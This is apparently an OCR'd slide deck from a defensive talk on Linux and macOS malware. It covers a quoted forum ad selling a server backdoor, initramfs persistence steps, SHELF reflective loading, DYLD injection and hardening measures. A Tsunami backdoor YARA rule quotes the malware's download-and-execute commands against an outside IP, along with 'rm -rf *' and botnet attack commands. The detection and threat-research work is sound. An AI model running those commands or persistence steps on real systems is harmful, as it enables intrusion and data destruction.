
Ian Harte
@is_henderson
hartescout@protonmail.com

Linux - macOS

...may break you

“That's why I've implemented for the first time in one of my virus, the polymorphic false-disassembly technique (or simply "fake polymorphism") in order to obfuscate the decryptor.” – Written with love by S01den

“I just exploited malware on a windows machine but I don't want that machine but there is Linux machine at the same network so how can I spread malware to the Linux" – yonex



Заражение любых unix* серверов!

LinuxMalware · 02.04.2021

LinuxMalware
Премиум
Premium
Регистрация: 01.04.2021
Сообщения: 4
Реакции: 3

02.04.2021

Предлагаем вашему вниманию услугу по заражению любых unix* серверов! (необходим root доступ)

Мы добавляем в систему всегда валидный рандомный пароль.

Пример:

Вы авторизуетесь на сервере по ssh
ssh root@192.168.0.0
И вводите пароль от root (например toor)

Вы авторизовались.


Наш метод добавит на сервер любой рандомный пароль (пример HackedServer1337)
И после этого, независимо от того поменяли пароль от root или нет (или от другого юзера), у вас будет один всегда валидный пароль HackedServer1337 (пример).

Готовы пройти проверку у людей со старой регистрацией и у модераторов

Ценник на данную услугу - 500$

Все общение в пм

"We bring to your attention a service for infecting any unix * servers!" – LinuxMalware



TOTAL RESULTS

1,912,732

TOP COUNTRIES

United States	744,554
Canada	92,877
Germany	79,420
Japan	79,123
France	72,082

TOP SERVICES

DNS	1,195,736
WHM + SSL	4,254
444	4,169
Siemens S7	4,104
HTTP	3,210

TOP ORGANIZATIONS

Unified Layer	158,153
Amazon Technologies Inc.	97,147
WEBSITEWELCOME.COM	62,807
Amazon.com, Inc.	49,948
A100 ROW GmbH	34,938

TOP OPERATING SYSTEMS

RedHat Linux	1,711
Unix	18
Windows 6.1	18


TOP PRODUCTS

Microsoft IIS httpd	14,567
NQE 2.0	1,671
MongoDB	157
Apache httpd	140
rsyncd	68

Linux - macOS

...may break you

Initramfs Persistence Technique




```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             ASCII cpio archive (SVR4 with no CRC), file name: "kernel", file name le
120           0x78            ASCII cpio archive (SVR4 with no CRC), file name: "kernel/x86", file nam
244           0xF4            ASCII cpio archive (SVR4 with no CRC), file name: "kernel/x86/microcode"
376           0x178           ASCII cpio archive (SVR4 with no CRC), file name: "kernel/x86/microcode/
540           0x21C           ASCII cpio archive (SVR4 with no CRC), file name: "kernel/x86/microcode/
3004080       0x2DD6B0        ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file nam
3004416       0x2DD800        gzip compressed data, from Unix, last modified: 1970-01-01 00:00:00 (nul
44913745      0x2AD5451       MySQL MISAM compressed data file Version 5
44913784      0x2AD5478       MySQL MISAM compressed data file Version 5
44913823      0x2AD549F       MySQL MISAM compressed data file Version 5
44913862      0x2AD54C6       MySQL MISAM compressed data file Version 5
44913901      0x2AD54ED       MySQL MISAM compressed data file Version 5
```

- Extracting initramfs
- Edit init script, adding code after ‘maybe_break init’
- mount -o remount,rw ${rootmnt}
- Adjust initrd.img symlink accordingly

CONFIG_SECURITY_LOADPIN=y

Tsunami Backdoor (Won’t go Away)

- 70 various forms since 2002
- macOS/BSD available
- Remember when MINT downloads



```
rule Tsunami_Backdoor {
   meta:
      description = "Tsunami Backdoor"
      author = "@is_henderson"
      date = "2021-04-15"
      sha256 = "a5340a8d91c751eff3cc9d1fd6c673c1730df92a04aa7ed6b7e72259d0f3bf12"
   strings:
      $s1 = "cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;" ascii
      $s11 = "chmod 777 bins.sh; sh bins.sh" ascii
      $s2 = ".80 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 2.56.8.80; chmod 777 tftp2.sh; sh tftp2.sh; ftpget -v " ascii
      $s3 = "ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *" fullword ascii
      $s4 = "PRIVMSG %s :>bot +http <target> <secs> <GET/HEAD/POST>" fullword ascii
      $s5 = "PRIVMSG %s :>bot +unknown <target> <port> <secs>" fullword ascii
      $s6 = "PRIVMSG %s :>bot +std <target> <port> <secs>" fullword ascii
      $s7 = { 67 20 61 20 70 72 6F 62 6C 65 6D 20 72 65 73 }
      $s8 = { 76 69 6E 67 20 6D 79 20 68 6F 73 74 2C 20 73 6F }
      $s9 = { 6D 65 6F 6E 65 20 77 69 6C 6C 20 68 61 76 65 20 }
      $s10 = { 74 6F 20 53 50 4F 4F 46 53 20 6D 65 20 6D 61 6E 75 61 6C 6C 79 2E 0A }
   condition:
      uint16(0) == 0x457f and filesize < 600KB and 4 of them
}
```


YARA is our Friend but what about behavioral/evolving detections to help our hunts?!


Linux - macOS

...may break you

SHELF Loading

@ulexec and @Anonymous_
https://tmpout.sh/1/10/


SHELF Loading
Choose Random Image Base
Map LOAD segment into chosen base
Optional
Remove ELF header from subject file
Remove Program Header from subject file
Set up Auxiliary vector with subject file's PHDR values
Jump to e_entry of subject file


Loader
embedded SHELF FILE
1 Loader contains embedded SHELF file
Loader
embedded SHELF FILE
PT_LOAD
No Ehdr or Phdr
SHELF FILE
2 Loader mmaps embedded SHELF file and mprotect it with executable attributes
Loader
embedded SHELF FILE
PT_LOAD
No Ehdr or Phdr
SHELF FILE
e_entry
3. Loader Sets the stack and jumps to entry point of SHELF file

"…anti-forensic features that SHELF loading can provide, which we think to be a considerable enhancement when compared with previous versions of ELF Reflective Loading." – @ulexec and @Anonymous_

Elf Binary – Reflective Loading Overview

1. Setup the stack of the embedded executable with its correspondent Auxiliary Vector.
2. Parse PHDR's and identify if there is a PT_INTERP segment, denoting that the file is a dynamically linked executable.
3. LOAD interpreter if PT_INTERP is present.
4. LOAD target embedded executable.
5. Pivot to mapped e_entry of target executable or interpreter accordingly, depending if the target executable is a dynamically linked binary.

Linux - macOS

...may break you

DYLD_INSERT_LIBRARIES: A well-Documented Simple Threat

- load time the dynamic linker load any dynamic libraries
- By naming a function the same as one in a library function it will override any calls to the original.
- The original function is also loaded, and can be retrieved using the dlsym(RTLD_NEXT, “function_name”); function. This allows a simple method of wrapping existing library functions.

Apple Platform Binaries and Third Party Developers have the use of Hardened Runtime and System Integrity Protection to protect against the DYLD method, DLL hijacking, and process memory space tampering. Notarized Applications must have hardened runtime enabled.

Objective-See

- SilverSparrow
  - PoC and waiting?
  - 40k infected
- XCSSET
  - M1 compat
- Shlayer
- Convuster
  - Rust Based
  - PLIST

security affairs

“XCSSET malware now targets macOS 11 and M1-based Macs”

Thread Hijacking

Thread hijacking is an interesting technique but cannot be used reliably. Apple putting restrictions on task_for_pid has mitigated quite a few “legacy” techniques that were well documented and fairly easy to pull off. In 2018 a workaround was discovered using task_threads API returning thread ports for threads in task.

“ While this API is has many legitimate uses in a microkernel system like Mach, it also happens to make exploitation much easier: once we obtain the task port of a process, we own it. This fact has made task ports a promising target for exploits, and Apple has taken note.” - Brandon Azad

- ptrace on macOS is not fully implemented as is on Linux systems therefore the threat is mitigated.
  - Ptrace_peektext ptrace_poketext ptrace_getregs ptrace_setregs are not available on macOS platform for exploitation.

Linux - macOS

...may break you

Kernel Configuration

- CHECKPOINT_RESTORE
- STACKPROTECTOR
- VMAP_STACK
- CONFIG_RANDOMIZE_BASE
- CONFIG_SECURITY_LOADPIN

System Call Restrictions

- Whitelisting
- seccomp-bpf
  - Systemd, docker, qemu, chromium

- System Log /var/log/system.log
- Application Logs /library/logs
- User Logs /Users/<name>/Library/Logs/DiagnosticReports

```
External Modification Summary:
  Calls made by other processes targeting this process:
    task_for_pid: 2
    thread_create: 0
    thread_set_state: 0
  Calls made by this process:
    task_for_pid: 0
    thread_create: 0
    thread_set_state: 0
  Calls made by all processes on this machine:
    task_for_pid: 11110019
    thread_create: 2
    thread_set_state: 524
```

Ian Harte
@is_henderson
hartescout@protonmail.com

Linux - macOS

...may break you

- Objective-See
- vx-underground
- 0×00sec
- Tmp.0ut - New Zine - ELF’s!
- Twitter People (so many!)
  - @lazy_activist(wizard) @cocaman - Yara Scan Service!
  - @DebugPrivilege @abuse_ch @patrickwardle @sdoknight